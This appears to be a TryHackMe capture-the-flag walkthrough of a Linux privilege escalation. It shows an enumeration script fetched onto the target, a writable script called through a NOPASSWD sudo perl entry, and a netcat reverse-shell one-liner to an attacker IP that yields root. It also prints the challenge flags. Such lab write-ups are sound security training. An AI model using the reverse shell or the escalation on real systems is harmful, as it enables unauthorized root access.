
```
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
```

python -m SimpleHTTPServer 8081




```
headcrusher@t0rmentor:~$ python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.11.249 - - [29/Jul/2020 13:13:32] "GET /LinEnum.sh HTTP/1.1" 200 -
```

wget http://10.2.11.159:8081/LinEnum.sh



```
www-data@THM-Chal:/tmp$ wget http://10.2.11.159:8081/LinEnum.sh
wget http://10.2.11.159:8081/LinEnum.sh
--2020-07-29 19:13:31--  http://10.2.11.159:8081/LinEnum.sh
Connecting to 10.2.11.159:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  64.8KB/s    in 0.7s

2020-07-29 19:13:33 (64.8 KB/s) - 'LinEnum.sh' saved [46631/46631]
```


LinEnum.sh



```
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl


[+] Possible sudo pwnage!
/usr/bin/perl
```


https://gtfobins.github.io/gtfobins/perl/

sudo -l



```
www-data@THM-Chal:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```


cat /home/itguy/backup.pl



```
www-data@THM-Chal:/$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```


cd /etc

echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.11.159 5556 >/tmp/f" > copy.sh




```
www-data@THM-Chal:/$ cd /etc
cd /etc
www-data@THM-Chal:/etc$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.11.159 5556 >/tmp/
f" > copy.sh
<;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.11.159 5556 >/tmp/f" > copy.sh
```

sudo nc -nvlp 5556




```
headcrusher@t0rmentor:~$ sudo nc -nvlp 5556
[sudo] password for headcrusher:
listening on [any] 5556 ...
connect to [10.2.11.159] from (UNKNOWN) [10.10.90.181] 37928
```

sudo /usr/bin/perl /home/itguy/backup.pl



```
www-data@THM-Chal:/etc$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
```

THM{6637f41d0177b6f37cb20d775124699f}



```
connect to [10.2.11.159] from (UNKNOWN) [10.10.90.181] 37928
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```